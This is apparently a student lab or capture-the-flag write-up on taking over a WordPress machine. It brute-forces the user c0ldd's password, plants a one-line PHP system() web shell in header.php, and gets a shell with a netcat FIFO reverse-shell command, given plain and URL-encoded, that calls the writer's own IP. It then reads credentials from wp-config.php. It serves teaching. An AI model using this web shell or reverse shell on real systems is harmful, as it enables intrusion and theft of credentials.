
Here I am trying to bruteforce the password for the user c0ldd



I have got the password



Now I have logged in and it is an admin account




Now I have added this peace of code in the header.php for the server-side command execution.

<?php system($\_REQUEST['cmd']); ?>



And it is working



Now to gain access on the shell, we use netcat to obtain remate access on its shell


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f

This is the command provided by netcat

In url’s, %20 is considered as space so we encode the command as follows and add our ip address there


rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20i%202>&1|nc%20192.168.0.106%201234%20>/tmp/f


Here in burpsuite, I have given the request command




And here I have listened in my terminal

Here we can see that we have gained access and when I checked the wp-config.php we can see that all the user deatils are there





Here we can see that all the passwords are obtained



I have provided all the reports here

[Minor project reports](https://amritavishwavidyapeetham-my.sharepoint.com/:f:/g/personal/cb_en_u4cys22037_cb_students_amrita_edu/ErSD3i-O5oROkTJetk8qKcgB9kUVrQbixdaPsGbG526tqw?e=KVKK1i)

References:

[Youtube](https://www.youtube.com/watch?v=SSjDSbyTqxk&t=138s)